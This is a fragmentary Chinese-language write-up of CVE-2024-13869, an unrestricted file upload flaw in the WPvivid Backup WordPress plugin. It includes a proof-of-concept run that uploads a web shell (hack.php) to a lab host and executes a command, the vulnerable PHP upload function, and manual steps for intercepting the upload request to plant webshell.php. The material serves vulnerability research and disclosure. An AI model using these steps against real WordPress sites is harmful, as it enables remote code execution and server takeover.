wpvivid-backuprestore 插件未对 wpvivid_upload_file 操作的文件类型进行清理,允许管理员及以上级别的用户上传任意文件,并可能实现在服务器上执行代码。
hack.php 的网页木马。python3 ./CVE-2024-13869.py https://lab0.hacker admin PASSWORD
Logging into: https://lab0.hacker/wp-admin
Extracting nonce values...
ajax_nonce: a993fb1986
Uploading web shell: hack.php
{"result":"success"}
Web Shell At: https://lab0.hacker/wp-content/wpvividbackups/hack.php

Executing test command: ip addr
<pre>1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:5b:34:2f brd ff:ff:ff:ff:ff:ff
altname enp0s3
inet 10.0.2.15/24 metric 100 brd 10.0.2.255 scope global dynamic eth0
valid_lft 46962sec preferred_lft 46962sec
inet6 fd00::a00:27ff:fe5b:342f/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86190sec preferred_lft 14190sec
inet6 fe80::a00:27ff:fe5b:342f/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:c7:fd:25 brd ff:ff:ff:ff:ff:ff
altname enp0s8
inet 192.168.56.56/24 brd 192.168.56.255 scope global eth1
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fec7:fd25/64 scope link
valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:28:bd:99:83 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
</pre>
看起来 wpvivid_upload_file 操作调用了 /wp-content/plugins/wpvivid-backuprestore/includes/class-wpvivid-backup-uploader.php 文件第 293 行的 upload_files 函数,该函数检查了 nonce 和用户权限,但未检查上传到服务器的文件类型。
    function upload_files()
    {
        check_ajax_referer( 'wpvivid_ajax', 'nonce' );
        $check=current_user_can('manage_options');
        $check=apply_filters('wpvivid_ajax_check_security',$check);
        if(!$check)
        {
            die();
        }

        try
        {
            $chunk = isset($_REQUEST["chunk"]) ? intval(sanitize_key($_REQUEST["chunk"])) : 0;
            $chunks = isset($_REQUEST["chunks"]) ? intval(sanitize_key($_REQUEST["chunks"])) : 0;

            $fileName = isset($_REQUEST["name"]) ? sanitize_text_field($_REQUEST["name"]) : $_FILES["file"]["name"];

            $backupdir=WPvivid_Setting::get_backupdir();
            $filePath = WP_CONTENT_DIR.DIRECTORY_SEPARATOR.$backupdir.DIRECTORY_SEPARATOR.$fileName;

            $out = @fopen("{$filePath}.part", $chunk == 0 ? "wb" : "ab");

            if ($out)
            {
                // Read binary input stream and append it to temp file
                $options['test_form'] =true;
                $options['action'] ='wpvivid_upload_files';
                $options['test_type'] = false;
                $options['ext'] = 'zip';
                $options['type'] = 'application/zip';

                add_filter('upload_dir', array($this, 'upload_dir'));

                $status = wp_handle_upload($_FILES['async-upload'],$options);

                remove_filter('upload_dir', array($this, 'upload_dir'));

                $in = @fopen($status['file'], "rb");

                if ($in)
                {
                    while ($buff = fread($in, 4096))
                        fwrite($out, $buff);
                }
                else
                {
                    echo wp_json_encode(array('result'=>'failed','error'=>"Failed to open tmp file.path:".$status['file']));
                    die();
                }

                @fclose($in);
                @fclose($out);

                @wp_delete_file($status['file']);
            }
            else
            {
                echo wp_json_encode(array('result'=>'failed','error'=>"Failed to open input stream.path:{$filePath}.part"));
                die();
            }

            if (!$chunks || $chunk == $chunks - 1)
            {
                // Strip the temp .part suffix off
                rename("{$filePath}.part", $filePath);
            }

            echo wp_json_encode(array('result' => WPVIVID_SUCCESS));
        }
        catch (Exception $error)
        {
            $message = 'An exception has occurred. class: '.get_class($error).';msg: '.$error->getMessage().';code: '.$error->getCode().';line: '.$error->getLine().';in_file: '.$error->getFile().';';
            error_log($message);
            echo wp_json_encode(array('result'=>'failed','error'=>$message));
        }
        die();
    }
WPvivid Backup 选项卡。备份与恢复 下,点击 立即备份 按钮创建新备份并下载,以便在后续步骤中使用该 .zip 文件。备份与恢复 部分,导航至 上传 选项卡,选择我们刚刚创建的 .zip 文件。



上传,拦截发送到 /wp-admin/admin-ajax.php 的 POST 请求,该请求调用 wpvivid_upload_files 操作。

{"result":"success"}。
https://example.com/wp-content/wpvividbackups/webshell.php 访问网页木马并执行代码。